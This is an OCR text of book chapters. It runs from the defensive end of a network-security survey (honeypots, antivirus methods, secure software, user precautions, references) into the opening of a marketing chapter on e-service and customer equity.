Honeypots only detect those attacks that specifically involve the honeypot itself. An attack on a production system that does not affect the honeypot will not be detected by the honeypot. Furthermore, allowing the honeypot to interact with an attacker introduces the risk that the attacker will compromise the honeypot. This would allow the attacker to use the honeypot as a platform to attack other systems.

Honeypots can be aggregated to build *honeynets* [21]. A Honeynet is a network that contains one or more honeypots. As honeypots are not production systems, the honeynet also has neither production activity nor authorized services. Therefore, any interaction with a honeynet implies malicious or unauthorized activity.

A honeytoken [42] is any type of digital entity that performs a similar function to a honeypot. Specifically, a honeytoken is a digital resource whose value lies in the detectable, unauthorized use of that resource. Some examples could be a bogus social security number or credit card number, a dummy financial spreadsheet or word processing document, a database entry, or even a bogus login. If the honeytoken traverses the network or is found outside of the controlled network, it is clear that a system has been compromised.

4.5 Antivirus Technology

Antivirus software [28] is specifically written to defend a system against the threats posed by a virus. There are a number of techniques that antivirus software can employ to detect a virus. Some are presented in this section.

Signature scanning is employed by the majority of antivirus software programs. Signature scanning involves searching the target computer for a pattern that could indicate a virus. These patterns are referred to as *signatures*. These set of signatures are updated by the software vendors on a regular basis to ensure that antivirus scanners can detect the most recent virus strains. A deficiency of this approach is that the

antivirus software cannot detect a threat made by a virus if it does not possess the virus' signature.

Heuristic scanning attempts to detect preexisting as well as new viruses by looking for general characteristics of malicious software. The primary advantage of this technique is that is does not rely on bit level signatures. It relies on general "rules of thumb" describing what code a virus might contain. However, this method does suffer from some weaknesses.

One weakness is a propensity to generate false positives. As the technique relies on heuristics, which are not always completely accurate, it may report legitimate software as being a virus if the software that implements the virus exhibits traits believed to be consistent with a virus. Another weakness is that the process of searching for traits is more difficult for the software to achieve than looking for a known bit pattern signature. Therefore, heuristic scanning can take significantly longer than bit pattern signature scanning.

Finally, the functions encoded in a new virus may not be recognized as malicious. If a new virus contains a function that has not been previously identified, the heuristic scanner will likely fail to detect it.

Behavior blocking is an antiviral technique that focuses on the behavior of a virus attack rather than the virus code itself. For example, if an application attempts to open a network port or delete a system file, a behavior blocking antivirus program could detect this as typical malicious activity, and then alert an administrator of a possible attack.

Most antivirus software available today employs a mixture of these techniques in their antivirus solutions in an attempt to improve the overall protection level.

4.6 Construction of Secure Software

Errors introduced during the software development process are a leading cause of software vulnerability [36]. The errors are not identified during the software testing process. Instead, they are identified after the software is deployed into many organizations around the world. If the software is a popular desktop application, the size of the deployed user base is in the millions.

In many cases the errors are discovered by irresponsible individuals or individuals with malicious intent. The information is then almost immediately distributed to attackers worldwide using the Internet. The attacker community then conspires to formulate strategies to exploit the errors before a software patch can be created and distributed by the software vendor, and then installed by system administrators. The process where software vendors and system administrators react to errors only after attackers identify and exploit software errors is referred to as the "penetrate and

patch" software remediation process. The ineffectiveness of this process has resulted in temporary, but spectacular, worldwide software failures [16,40].

Consequently, some experts believe that one of the most important issues in defensive computing is the process in which software is constructed [47]. Defects introduced in the software construction process, and also the maintenance process, introduce security holes that require substantial resources to correct. The resources may be additional "add-on" system components like intrusion detection systems and firewalls. These resources may also include the cost of the development of software patches, their subsequent distribution, and finally the cost incurred by the end user to interrupt live systems to install and test following the installation of the patch. In a worse case the resources might also have to include massive funds to pay legal costs when either the software vendor, or enterprise whose security was breached, must respond to civil complaints due to the losses incurred by end users and large organizations. The techniques for building secure software fall outside of the scope of this chapter but are described in detail in [47].

Security engineering [1] is an emerging discipline focused on the construction of systems that will "remain dependable in the face of malice, error or mischance." It is a discipline that focuses on the tools, processes and methods needed to design, implement and test entire systems to ensure security, and to adapt existing systems as their environment evolves. Security engineering subsumes "system engineering" techniques, such as business process analysis, software engineering and testing because system engineering exclusively addresses error and mischance, but not malice. It is hoped that software professionals educated in security engineering principles will produce less vulnerable systems and therefore reduce or eliminate the "penetrate and patch" cycle.

The techniques introduced by security engineering require cross disciplinary knowledge in fields as diverse as cryptography, computer security, hardware tamper-resistance, formal methods, applied psychology, organizational methods, audit and the law. A full explanation would fall outside of the scope of this chapter. Interested readers are directed to [1].

In addition to the development of secure software, software systems should provide tools, utilities or build-in functionality to enable system administrators, and even end users, to easily monitor system security and perform security related tasks. For example, modern versions of the Microsoft Windows™ operating system contains a system management facility to provide access control features to restrict access to files and executable programs based on individual users and groups of these users. User passwords are also administered with this facility, which is quite useful.

Unfortunately, the facility does not allow the user to identify programs, either malicious or non-malicious, that have taken the liberty of configuring themselves to execute when Windows™ starts. This would be a useful feature of the facility be-

cause there are at least ten different methods a program can use to ensure it starts when Windows boots [34,20]. Determining if these methods have been employed requires inspection of special system folders, cryptically named system files and obscure registry entries as well as possessing knowledge of the esoteric details of the purpose and format of these data items. There is no easily assessable, inherent support for testing to determine which methods have been employed. Even technical users find it time consuming to investigate all of the possibilities without the use of 3rd party tools.

5. A Forecast of the Future

The intensity of the conflict in cyberspace is increasing. In fact, the scenario that is now unfolding presents the ideal environment for the development of a "weapon of mass *disruption*." The scenario is characterized by the following developments:

- There is an increase in the penetration of the Internet in every area of business, communications, government, financial systems, the military and our personal lives.
- There is an increase in the dependence on these Internet-based information systems.
- The complexity of computer systems is far surpassing the average personal ability to understand the vulnerabilities. In fact, this complexity is surpassing even professional software technicians' ability to understand, much less address, the vulnerabilities.
- Average people are using computers controlled by software with severe vulnerabilities that are connected by high-speed networks to attackers all over the world, and outside U.S. legal jurisdiction.
- Attackers are developing more sophisticated, and more damaging, attacks and are identifying more attack vectors.
- There is an increase in both the number and competence of attackers.

These developments amount to what could be called a "perfect storm," or ideal environment, for a complete breakdown of the U.S., and even worldwide, data communication infrastructure. This interruption has the potential to be devastating a variety of government, financial, medical, media and military organizations.

Perhaps even worse, once this breakdown occurs, it is conceivable that many people will lose faith in those professing the potential benefits of computers and the Internet. The promise of the Internet will remain unfulfilled. It may take many years

to restore the public confidence in the technology, resulting in what could be called a technological "depression."

Although the scenario described above is quite bleak, there may be time to mount a concerted effort to ward off a major failure of the national data communication infrastructure. Unfortunately, it is not clear that there is enough momentum within our society, including those organizations that produce and use software and networks. In fact, as we concluded the writing of this chapter, the Washington Post reported that the government's "Cybersecurity" Chief had abruptly resigned from the Homeland Security Department after only serving one year [7]. The Washington Post reported that sources indicated that the government's lack of attention paid to computer security issues was a factor in the Chief's decision.

6. Defensive Precautions

Software professionals worldwide are becoming more aware of the threats against computer systems posed by attackers of all types. There are significant network security resources available to software professionals who wish to take steps to create a stronger defense. Hopefully, this will result in better security for enterprises, governments and Internet service providers.

As software professionals harden information infrastructure the weakest "link" in the security "chain" will be naïve end users and those end users who are aware of the threat but do not possess the technical knowledge to mount an adequate defense. Therefore, in this section we describe precautions that an Internet user can undertake to resist an attacker. These precautions are based on [35].

- *Install, use and maintain anti-virus* (*AV*), *and spyware, software obtained from reputable vendors*. AV software searches your computer for the presence of malicious code. Uses should obtain and install AV software. They should also ensure that the software is actively monitoring their system. Finally, they must ensure that they are receiving the signatures, i.e., identifying characteristics, of the most recent threats. These signatures can usually be obtained via a paid subscription service from AV vendors.
- *Download and install software patches frequently*. It is difficult and expensive to produce software with zero defects. Consequently, most software products contain defects. This holds true for proprietary commercial products as well as those products that result from open source initiatives. Therefore, professional software producers provide a mechanism for the software to be modified to correct the defects, even after the software has been deployed. These modifications, called *patches*, can be obtained from the software producer. They can then be

installed manually. Some organizations provide extra software that automates this process, which causes patches to be downloaded and installed as soon as they become available. The speed of this process is important to prevent attackers from exploiting the defect before the software can be patched.

- *Beware of e-mail attachments*. E-mail attachments often contain an attacker's malicious executable. Antivirus software will sometimes detect this code and report it to the user. One heuristic for handling attachments is simply to never execute code that is contained within an attachment. Even if the attachment is presented as having been sent by a friend or co-worker, the sender's address may have been spoofed. Even if the sender's address can be verified, the attachment may still be unsafe as the sender, who you assume has the best intentions, may be unaware of malicious code within the attachment. Attachments that appear to be application specific non-executable, e.g., word processing documents, spreadsheets, photos, and movies, may in fact be, or contain, malicious code. One technique to reduce ones risk if a attachment has to be used is to download the supposed non-executable file, using the browser's "save as" feature, and then open the file using the intended application. If the file is not a legitimate file for the application, the application will normally report this.
- *Use extreme care when downloading and installing programs*. The Internet provides users with many opportunities to download software, often at no cost. Like e-mail attachments, any software that is downloaded from the Internet can also be malicious. A user must be convinced that the organization that directly produced, or distributed, the software is reputable, and also that the organization is technically capable of ensuring that the software is safe.
- *Use a software firewall program*. Software firewalls monitor the Internet traffic that enters into, and exits from, a user's computer. Rules can be established that block traffic in either direction that is believed to initiated directly, or indirectly, by an attacker. These rules can either be manually created, which is made easier via use of a friendly interface that is provided by the firewall. Alternatively, the firewall program may come preconfigured with rules that are effective for use with popular user software. Some users are unaware that egress traffic, namely traffic leaving their own computer, can be malicious or part of an attack.
- *User a hardware firewall*. Hardware firewalls can reduce ones profile and exposure to an attacker. Attacks launched against the user's computer must be made indirectly via the hardware firewall. Some inexpensive hardware firewalls can block attacks that involve particular TCP/IP ports and obscure the user's hardware and software configuration. Each firewall also has a small, hardened operating system residing in read-only memory, which makes the firewall more difficult to compromise.

- *Ensure there is a backup of all files*. Clearly no one wishes to lose expensive software, or more importantly, valuable, private documents, photos, movies, music and other digital assets residing on ones computer. Unfortunately, there are many ways that the files that contain these assets can be lost, compromised or destroyed. Computers can be stolen, users make errors managing folders, media of all types can fail and hackers can compromise systems. A simple, but often overlooked safety precaution is to make backup copies of all files. Operating system and application executable file are somewhat protected by default since a copy resides on the original media, or can usually be obtained from the vendor. However all files a user directly, or indirectly, creates must be protected via backup by a user or by a competent system administrator.
- *Use strong passwords and change them frequently*. Certain types of passwords are easy for an attacker to guess, with or without automated assistance. Some individuals use their own name, their own user name, or the default password provided by the software. Some users simply choose "password." These are trivial to guess. Even non-obvious passwords are easily identified using *password cracking* programs, which are freely available on the Internet. Longer passwords comprised of seemingly random strings of upper and lower case letters, numbers and special symbols are best. Even then, the password should be changed frequently and not used for multiple systems. This avoids the problem of one password becoming known to an attacker who can then use it to compromised other systems. Many systems, and ethical system administrators, will test the strength of a users password to ensure that it can withstand an attack.
- *Use a file encryption program and access control*. If network security is breached the resulting damage can be mitigated through the use of encryption and access control. Encrypting important files will deny the attacker from deriving much value from the files. Other than exhibiting the files to demonstrate a successful intrusion, there is little more the attacker can do with them. *Access control* restricts access to digital assets and other system resources. Specific users can be assigned different rights to perform different actions on different resources. If an attacker is successful in deceiving an authentication mechanism, the damage that the attacker can do is limited to what the impersonated user could do. The access control method quarantines the damage to the resources accessible to the compromised user.
- *Ensure you are communicating with who they say they are*. Attackers will usually pursue the path of least resistance when attempting to breach a system. Often that path is a naïve, trusting or exceptionally friendly employee. Without proper awareness, employees can be tricked into providing information that an attacker can exploit. Pausing to confirm the identity of someone requesting

information, by asking a colleague to confirm the individual's identify, or alternatively ending an incoming call to allow one to call back to confirm a phone number, are techniques that a user can employ to avoid becoming a victim.

The steps above will not guarantee that an attacker will never be successful. However, advising users to follow these precautions will reduce the chance of an attacker's success.

7. Conclusion

This chapter provided a survey of the electronic information battle currently being waged on the global data communication infrastructure. This survey differed from others in that it presented common, albeit not all, categories of attacks in a structure that is consistent with the TCP/IP protocol stack layers. Categories of attacks were presented as opposed to the myriad of esoteric technical details necessary to understand any one single instance of an individual attack.

After presenting categories of attacks, we presented an overview of accepted techniques that have been created to defend against the various attack categories. A list of precautions that an average user can employ to resist an attacker was provided. We then presented our somewhat pessimistic view of the future of computer and network security with the hope of challenging others within the software community to address this important topic.

REFERENCES

[1] Anderson R.J., *Security Engineering: A Guide to Building Dependable Distributed Systems*, Wiley, ISBN 0471389226, January, 2001.
[2] Alger J., "Introduction to information warfare", in: Schwartau W. (Ed.), *Information Warfare, Cyberterrorism: Protecting Your Personal Security in the Information Age*, second ed., Thunder's Month Press, New York, 1996, pp. 8–14.
[3] Bellovin S.M., "Security problems in the TCP/IP protocol suite", *Computer Communications Review* **2** (19) (April, 1989) 32–48.
[4] Berghel H., "Caustic cookies", Digital Village, *Communications of the ACM* (April, 2001) 19–22.
[5] Berghel H., "The Code Red worm", *Communications of the ACM* (November, 2001) 15–19.
[6] Berghel H., "Malware month of the millennium", *Communications of the ACM* (December, 2003) 15–19.
[7] Bridis T., "U.S. Cybersecurity Chief Resigns, Washington Post (.com)", The Associated Press, Friday, October 1, 2004.

[8] Web bugs, URL: http://www.leave-me-alone.com/webbugs.htm, 2002.
[9] Bush V., "As we may think", *The Atlantic Monthly* (July, 1945).
[10] Computer Associates International, Inc., "Computer viruses—an introduction", URL: http://www3.ca.com/solutions/collateral.asp?CID=33330&ID=897&CCT=, 2004.
[11] "CERT advisory CA-1998-01 smurf IP denial-of-service attacks", URL: http://www.cert.org/advisories/CA-1998-01.html, March 13, 2000.
[12] "CERT advisory CA-1996-21 TCP SYN flooding and IP spoofing attacks", URL: http://www.cert.org/advisories/CA-1996-21.html, November 29, 2000.
[13] CERT Coordination Center, "Spoofed/forged email", URL: http://www.cert.org/tech_tips/email_spoofing.html, 2002.
[14] Chapman B.D., Zwicky E.D., *Building Internet Firewalls*, first ed., O'Reilly & Associates Publishers, ISBN 1-56592-124-0, November, 1995.
[15] "daemon9", *Phrack Magazine* **7** (49) (August, 1996), URL: http://www.phrack.org/show.php?p=49&a=6.
[16] Denning D., *Information Warfare and Security*, Addison–Wesley, ISBN 0-201-43303-6, 1999.
[17] Dhar S., "SwitchSniff", *Linux Journal* (March 05, 2002), online, URL: http://www.linuxjournal.com/article.php?sid=5869.
[18] Forouzan B., *TCP/IP Protocol Suite*, second ed., McGraw-Hill Higher Education, ISBN 0-07-119962-4, 2003.
[19] FreeBSD Handbook, The FreeBSD Documentation Project, Copyright 2004.
[20] Gralla P., *Windows XP Hacks*, first ed., O'Reilly, ISBN 0-596-00511-3, August, 2003.
[21] Honeynet Project, "Know your enemy: Honeynets"; URL: http://project.honeynet.org/papers/honeynet/index.html, November, 2003.
[22] Innella P., McMillan O., "An introduction to intrusion detection systems", URL: http://www.securityfocus.com/infocus/1520, December, 2001.
[23] Jain A.K., Pankanti S., Prabhakar S., Hong L., Ross A., Wayman J.L., "Biometrics: a grand challenge", in: *Proc. International Conference on Pattern Recognition (ICPR)*, vol. II, Cambridge, UK, August, 2004, pp. 935–942.
[24] Kay R., "Phishing", URL: Computer World Online, http://www.computerworld.com/securitytopics/security/story/0,10801,89096,00.html, January, 2004.
[25] Liska A., *Network Security: Understanding Types of Attacks*, Prentice Hall Publishers, 2003.
[26] Mayer-Schönberger V., "The cookie concept", URL: http://www.cookiecentral.com/c_concept.htm.
[27] McDowell M., "Avoiding social engineering and phishing attacks", URL: http://www.us-cert.gov/cas/tips/ST04-014.html, July, 2004.
[28] Microsoft Corporation, "The antivirus defense-in-depth guide", URL: http://www.microsoft.com/technet/security/guidance/avdind_0.mspx, August, 2004.
[29] Mitnick K., *The Art of Deception*, Wiley Publishing, 2002.
[30] Neuman B.C., Ts'o T., "Kerberos: an authentication service for computer networks", *IEEE Communications* **32** (9) (September, 1994) 33–38.
[31] Needham R.M., Schroeder M.D., "Using encryption for authentication in large networks of computers", *Communications of the ACM* **21** (12) (1978) 993–999.

[32] Netscape Corporation, “Introduction to public-key cryptography”, URL: http://developer.netscape.com/docs/manuals/security/pkin/contents.htm, October, 1998.
[33] “Network Mapper”, URL: http://www.insecure.org/nmap/.
[34] Otey M., “Windows program startup locations”, *Windows IT Pro Magazine*, URL: http://www.windowsitpro.com/Articles/ArticleID/27100/27100.html, December, 2002.
[35] Rogers L., *Home Computer Security*, Software Engineering Institute, Carnegie Mellon University, 2002, URL: http://www.cert.org/homeusers/HomeComputerSecurity/.
[36] SANS Institute, “The twenty most critical Internet security vulnerabilities (updated) ∼ The Experts Consensus, version 5.0”, URL: http://www.sans.org/top20/, October, 2004.
[37] Schneier B., Shostack A., “Breaking up is hard to do: modeling security threats for smart cards”, in: *USENIX Workshop on Smart Card Technology*, USENIX Press, 1999, pp. 175–185.
[38] Shake T.H., Hazzard B., Marquis D., “Assessing network infrastructure vulnerabilities to physical layer attacks”, in: *Proceedings of the 22nd National Information Security Systems Conference*, 1999.
[39] Skoudis E., “Cyberspace terrorism”, *Server World Magazine* (February, 2002); URL: http://www.serverworldmagazine.com/monthly/2002/02/superworms.shtml.
[40] Skoudis E., *Malware—Fighting Malicious Code*, Prentice-Hall, 2004.
[41] Spitzner L., “Honeypots—definitions and value of honeypots”, URL: http://www.tracking-hackers.com/papers/honeypots.html, May, 2003.
[42] Spitzner L., “Honeytokens: the other honeypot”, URL: http://www.securityfocus.com/infocus/1713, July, 2003.
[43] “The spyware guide”, URL: http://www.spywareguide.com/txt_intro.php, 2004.
[44] Stevens R.W., Wright G., *TCP/IP Illustrated*, vols. 1–3, Addison–Wesley, Boston, 1994.
[45] Tanase M., “IP spoofing: an introduction”, *Security Focus* (March, 2003), URL: http://www.securityfocus.com/infocus/1674.
[46] Brian Tung B., “The Moron’s guide to Kerberos, version 1.2.2”, University of Southern California, Information Sciences Institute, December, 1996, URL: http://www.isi.edu/gost/brian/security/kerberos.html.
[47] Viega J., McGraw G., *Building Secure Software*, *Professional Computing Series*, Addison–Wesley, 2002.

E-Service: The Revenue Expansion Path to E-Commerce Profitability

ROLAND T. RUST, P.K. KANNAN, AND
ANUPAMA D. RAMACHANDRAN

The Robert H. Smith School of Business
University of Maryland
College Park, MD, 20742
USA

Abstract

The chapter presents an overview of the present and future of e-service. E-service emphasizes the use of e-commerce to drive customer satisfaction and revenue expansion, rather than just efficiency and cost reduction. The historical reasons for the rise of e-service are explored and the two paths to profitability are elucidated. With the emerging importance of agents and other virtual entities, customers are increasingly delegating tasks, including brand choice, to these virtual entities. A customer-centric market view necessitates that firms learn the customer laws of the virtual world to retain and enhance their market share. The chapter identifies the key e-service issues in today's business environment and summarizes possible solutions and implementation mechanisms in the framework of the new marketing paradigm.

1. Introduction 160
   1.1. Overview 160
   1.2. The Rise of E-Service 161
   1.3. The Two Paths to Profitability 162
   1.4. The Negative (Traditional) Path 164
   1.5. The Positive (E-Service) Path 164
2. Building on Customer Equity 165
   2.1. Drivers of Customer Equity 165
   2.2. Using E-Service to Drive Value Equity 167
   2.3. Using E-Service to Drive Brand Equity 168
   2.4. Using E-Service to Drive Relationship Equity 169
   2.5. Making E-Service Financially Accountable 170
3. Customer Issues in E-Service 172

ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64004-6
Copyright © 2005 Elsevier Inc.
All rights reserved.

3.1. Technology Readiness 172
3.2. Interfaces and Usability 173
3.3. Satisfaction, Loyalty and Word-of-Mouth 174
3.4. Virtual Communities 176
3.5. Privacy 177
3.6. Push vs. Pull 178
4. Serving the Customer 179
4.1. Personalization and Customization 179
4.2. CRM and Data Mining 180
4.3. Real-Time Marketing 181
4.4. Dynamic Pricing 182
4.5. Online Customer Service 183
4.6. Mobile Commerce 184
5. Marketing to Computers 185
5.1. Computers—The New Consumer 185
5.2. Agents 187
6. Discussion and Conclusion 189
6.1. Managerial Implications 189
6.2. Directions for Research 190
6.3. Summary and Conclusions 191
References 191

1. Introduction

1.1 Overview

With the far-reaching and rapid development of the Internet, its impact is being felt in several avenues of life. Particularly, advancements in technology and the Internet have led to significant advances in service, encompassing both the goods sector and service sector, through the development of electronic service (e-service). E-service has emerged as an important development in business, due to the shift from goods to services, combined with the rapid expansion of the information economy, and particularly the Internet [34]. Smart firms seek to capitalize on the capabilities of e-service to achieve higher levels of profitability.

New technologies like wireless, agents and bots are providing businesses with tremendous opportunities and capabilities to serve customers. Advances in technology leading to developments in e-service also contribute to raising the expectations of customers, who demand faster and better service and call for firms to better understand their needs and conduct business with them more efficiently. Firms, in turn, compete intensely, and try to outdo each other with respect to price, customer service and the provision of superior technology-based solutions. Harnessing the power of

technology, coupled with skilled marketing with a customer-centric focus is leading to the replacement of traditional product centered approaches by customer-oriented and service-oriented approaches.

In this chapter we focus on the rise of e-service as an alternative revenue expansion path to e-commerce profitability. The revenue-expansion path, in comparison to the traditional cost-reduction path, presents a more attractive alternative that increases customer satisfaction while simultaneously raising the profit levels for firms. Thus, the revenue-expansion path to customer profitability is a win-win situation for both customers and firms.

In the first section, we present an overview of the rise of e-service and specify the two paths to profitability—the positive path and the negative path. In the next section we discuss how the success of e-service is crucially dependent on understanding the concept of "customer equity" and its three key drivers—value equity, brand equity and relationship equity. The third section deals with the emerging customer issues in e-service that a manager will have to contend with in the present environment. We continue, in Section 4, with a focus on serving the customer and related concepts. These lead to a new marketing paradigm of marketing to consumers, which we discuss on Section 5. We present our concluding remarks in Section 6, outlining managerial implications of e-service and directions for e-service research.

1.2 The Rise of E-Service

E-service may be broadly defined as the provision of service over electronic networks such as the Internet [35]. E-service encompasses IT services, Web services, infrastructure services as well as the service product, service delivery and service environment of any business model. It must be noted that the business in question could be either a goods manufacturer or a pure service provider. The advent of electronic networks and channels as a means of distribution enables the conversion of digital and information based products into e-service. For example, individual printed books may now be marketed as e-book subscription services. This transformation of pure-physical products into e-service implies the addition of new dimensions to existing customer relationships and the emergence of new markets.

In the context of customer relationships, the rise of e-service facilitated by the onset of Internet technologies, presents a whole host of opportunities to firms. It affords firms the ability to store large amounts of customer information, including information on the customer's purchase history (product type, time of purchase, frequency of purchase, quantity purchased, amount spent on the purchase) and demographic information. This wealth of customer information acts as a powerful tool in furthering higher degrees of personalization and customization. Tools like collaborative

filtering, clickstream analysis, customer surveys and increased data warehousing capabilities all contribute towards the provision of a high degree of personalization and customization to a firm's customers. These technologies enable a firm to retain its targeted customers by increasing customer satisfaction and loyalty. Through advanced technologies, firms are able to provide their customers with newer forms of e-service that afford customers greater convenience and support services. By studying and understanding how technology-based initiatives like designing user-friendly Web sites, ensuring the security of transactions and instituting online loyalty programs, contribute to the customer's assessment of the quality of e-service, a firm can foster customer loyalty.

However, the rise of e-service also presents several challenges to firms. Personalization and customization initiatives based on unreliable information may be perceived by customers as "gimmicks." Furthermore, if these initiatives are based on information collected without a customer's knowledge or consent, it may violate the customer's privacy and lead to distrust. E-service also leads to increased customer expectations. Additionally, customers have also begun to place increasing importance on their buying experience. Rust and Lemon [35] identify the importance of the buying experience as a new consumer value. The buying experience primarily consists of the level of service delivered in the process of a consumer's purchase. In the brick and mortar environment, ambience, store layout, unobtrusive but effective sales personnel and ease of transactions, are among the several factors that make up a customer's buying experience. In the online environment, webpage layout, ease of search, search tools and effective payment options, along with other factors amalgamate to create the buying experience. The importance of the value of the buying experience represents another challenge to e-service. Hence, customers expect firms to provide them with speedier, efficient and more convenient levels of e-service. To fulfill these expectations, it is important for e-service to embrace new technology while maintaining its focus on customers and their needs.

1.3 The Two Paths to Profitability

Succinctly stated there are two main paths to profitability namely the negative (traditional) path and the positive (e-service) path. The negative (traditional) path focuses on the achievement of cost reductions, through operational efficiencies driven by the automation of previously labor-intensive service. The positive (e-service) path focuses on the expansion of revenues, by harnessing the interactivity provided by the Internet, to build customized service offerings, counting on knowledge about the consumer (gained in the process of interaction) to build strong customer relationships [39]. The numerous advantages of the e-service path over the traditional path

results in the former being characterized as the positive path and the latter as the negative path.

Specifically, when a shift occurs from the negative path to the positive path, a product is transformed into a service [43,41,42]. When a firm shifts from the negative path to the positive path, there is widespread emphasis on service. Individualized e-service augments standardized goods and service is perceived as the most rewarding path to profitability. The shift to service and thereby to the positive path, implies an increasing focus on customers rather than products. This customer-centric focus constitutes the backbone of the positive path. The prevalence of the customer-centric positive path over the product-centric negative path, also acts to build customer loyalty. The positive path through renewed customer emphasis, aids the firm to better attune itself to customer needs and thereby transform a one time transaction into a long term relationship [29,30]. This provides increased opportunities for the focused selling of products or services. The increased sensitivity of the firm towards customer needs along with customer-related information accumulated by the firm over the course of its interaction with customers, contributes towards a competitive advantage for the firm over its competitors. In other words, the possession of individual customer information and subsequently the provision of personalized customer service through the Internet, differentiates a firm from its competitors. In sharp contrast,



FIG. 1. The two paths to profitability. Adapted from [39].

negative path mechanisms including mass production and the subsequent economies of scale, are easily imitable and hence do not serve as effective differentiators.

To conclude, mechanisms of the negative path including the product centered orientation of the firm, the firm's resistance against the customer's call for control over the consumption process, results in shorter firm life spans and hence act as detractors to the success of the firm, especially in the current electronic environment. Negative path mechanisms, tend to focus on cost reduction and thereby profitability. The positive path with its customer-centric focus ensures the survival and success of the firm even in the competitive jungle of the online environment. Figure 1 is a diagrammatic representation of the above.

1.4 The Negative (Traditional) Path

The traditional (negative) path emphasizes on reductions in costs obtained through operational efficiencies gained by automation and consequently economies of scale. This path focus on cost-reductions, to deliver goods. Hence, due to the stress on cost-reduction, the primary focus of the path is product centric and not customer centric. The negative path views customers as a group and not as individuals. Additionally, a customer has very little control in the purchase and consumption experience. This results in the lack of tailor made offerings. Also, the negative path utilizes advertising and mass media to drive transactions. The usage of these means accentuates the lack of personalization or customization. The resultant lack of attunement to customer needs facilitates the switching of customer loyalties to competing firm's products. Hence the switching costs (the costs that tie a buyer to a seller) decrease for customers.

Along with the lowering of switching costs, operational efficiencies aid cost-reduction, are easily imitable by competing firms. The imitable cost-reduction technologies and the reduction in customer switching costs, combine to increase the threat of competition. Hence, the nemesis of the negative (traditional) path lies in its product centric approach. The lack of emphasis on the customer's needs and the lack of provision for personalization or customization results in no significant differentiating factor between the firm and its competitors. The scarcity of a significant differentiating factor coupled with the effects of market competition lowers the firm's profitability margins.

1.5 The Positive (E-Service) Path

The rise of the Internet and the increasing interactivity provided by web-based communications, has facilitated an increase in the amount of service provided by firms. The increased provision of service, in turn has increased firm revenue and

thereby firm profitability. This increase in revenue achieved through the expansion of service facilitated by the interactivity provided by the Internet, characterizes the positive path. Electronic environments due to their high interactivity levels, are conducive to gathering information from customers and then utilizing this information to provide personalized and customized offerings. These focused and relevant offerings reduce overall costs incurred by the consumer, as they reduce the probability of the customer's purchase of an unsuitable offering. Simultaneously, the provision of tailor made offerings increases switching costs for consumers and strengthens the customer's loyalty to the firm. This results in the creation of lasting customer relationships which are furthered by the utilization of one-to-one promotion and marketing efforts and two way dialogue.

During the course of these relationships, the firm accumulates individual customer information, which enables it to personalize its offerings further. The possession of this exclusive customer information differentiates a firm from its competitors and reduces the threat of competition. Additionally, the information possessed by the firm is not easily imitable by its competitors. The exclusivity of information and the subsequent provision of customized offerings, enables a firm to expand its customer base and charge a premium for its products, leading to increased revenue. Thus, through broadening its focus and encompassing the importance of focus on the customer, the positive path overcomes the disadvantages of its predecessor, the negative path.

The customer-centric focus of the positive path emphasizes on customer equity. Customer equity may be defined as the "total of the discounted lifetime values summed over all of a firm's current and future customers" [5]. Customer lifetime value is a metric of customer equity at the individual level [3]. Hence an e-service (positive path) orientation implies that a firm's opportunities are best viewed in terms of the firm's opportunities to improve the drivers of its customer equity.

The possession of valuable customer related information, the creation of customized offerings and customer relationships and the subsequent development of these relationships, acts as a source of monopoly power to the firm. The possession of this monopoly power enables the firm to charge a premium for its products and thereby attain higher profitability margins (when compared to the traditional path). Hence service is used as a differentiator to ease price competition [36].

2. Building on Customer Equity

2.1 Drivers of Customer Equity

Conventionally, firms primarily evaluated the profitability of an organization in terms of product profitability. Hence, activities and decisions of the firms were organized around products and their functions. However, in accordance with the previous

discussion, given the dominance of the customer centric positive path over the product centric negative path, the product profitability computation is insufficient. To elucidate, in today's dynamic business environment, supplying an exceptional product or service is not sufficient to generate profits. To ensure profitability, the product or service must be purchased by a number of consumers. Consumers in turn will purchase a product only if it satisfies them. Hence, customer satisfaction presents a key challenge to firms. In e-service, the absence of brick and mortar store environment coupled with the absence of sales personnel, escalates the challenge of customer satisfaction. Widespread and intense competition, poses a further challenge to firms. This threat of competition is particularly intense for e-service, where consumers do not have to physically move from point A to point B to observe a competitor's offerings. The dual challenge posed by consumer satisfaction coupled with intense competition, makes the product profitability computation especially insufficient for e-service.

It may be observed that the consumer forms the crux of all challenges faced by e-service. Hence in order to attract and satisfy consumers and to prevent the deflection of consumers, it is essential for e-service to adopt a customer-centric focus. With this customer centric view, arises the concept of customer equity. As defined earlier, customer equity is the total of the discounted lifetime value of all the firm's customers. In other words, a firm is only as good as the customer's assessment and expectation of the firm. Customer equity is based on three actionable drivers—value equity, brand equity and relationship equity. Each of these drivers of customer equity consists of actions that a firm may take to fortify the value of its customers.

Value equity focuses on a customer's objective assessment of the utility of the brand. It considers how the consumer evaluates quality, attractiveness of the product price and the convenience in doing business with the firm. Brand equity is that portion of customer equity attributable to a customer's perception of the brand. Among others, it deals with the effect of company communication on the customer and the emotions associated by the customer with the brand. Relationship equity is the customer's inclination to adhere to the brand, above and beyond the customer's objective and subjective assessments of the brand. This driver of customer equity focuses on the relationship between the customer and the firm. It evaluates the product bought by the consumer and the benefits derived by the customer. Figure 2 shows the relationship between the three drivers of customer equity.

